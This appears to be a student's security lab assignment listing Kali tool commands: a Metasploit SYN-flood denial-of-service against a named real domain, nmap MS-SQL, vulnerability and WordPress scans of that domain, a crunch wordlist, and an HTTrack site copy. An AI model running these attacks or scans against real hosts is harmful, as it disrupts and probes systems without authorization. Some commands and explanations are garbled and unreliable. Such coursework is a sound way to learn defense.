**Name : PRAMAL POOJARY**

**Reg. No: 145CS20011**

**Date : 03-03-2023**

**Task:1**

1. **Dos attack using nmap:**

The nmap scripting engine has numerous scripts that can be used to perform dos attack.This specific recipe will demonstrate how to locate dos scripts,identity the usage of the script.


command:


$ sudo msfconsole

Use auxiliary/dos/tcp/synflood

Set RHOSTS mitkundapura.com

Run






**2. Sql empty password enumeration scanning using nmap:**

Nmap is one of the most popular tool used for the enumeration of the target host.Nmap can use scans that provide os,version and service detection for individual or multiple devices.

Command:

$nmap –p –script ms-sql-info –script-args mssql.instance-port=1433 mitkundapura.com





1. **Vulnerability scan using nmap:**

One of the most well known vulnerability scanner is nmap\_vulner.Thenmap script engine searches HTTP responses to identity CPE’s for the script.

Command:

$ nmap -sV --script vuln mitkundapura.com






1. **Create a password list using charecters “fghy” the password should be minimum and maximum length 4 letters using tool hydra**

Hydra is a security tool that can be used for legitimate security testing and auditing purposes,and its usage should comply with ethical and legal guidelinesit is not ethical to use to perform any malicious activity.

Command:


$crunch 4 4 fghy –o pass.txt



1. **Wordpress scan using nmap:**

Word press as a publishing platform,security testing is the important part of ensuring the installation is secure.Nmap has a couple of NSE scripts specifically for the testing of wordpress installations.

Command:

$nmap -sV --script http-wordpress-enum mitkundapura.com

1. **What is use of HTTrack?command to copy website?**

HTTrack is a free and open source website copying tool that allows you to download an entire website to your local computer for offline browsing.

Command for copying website:

$httrack www.kali.org

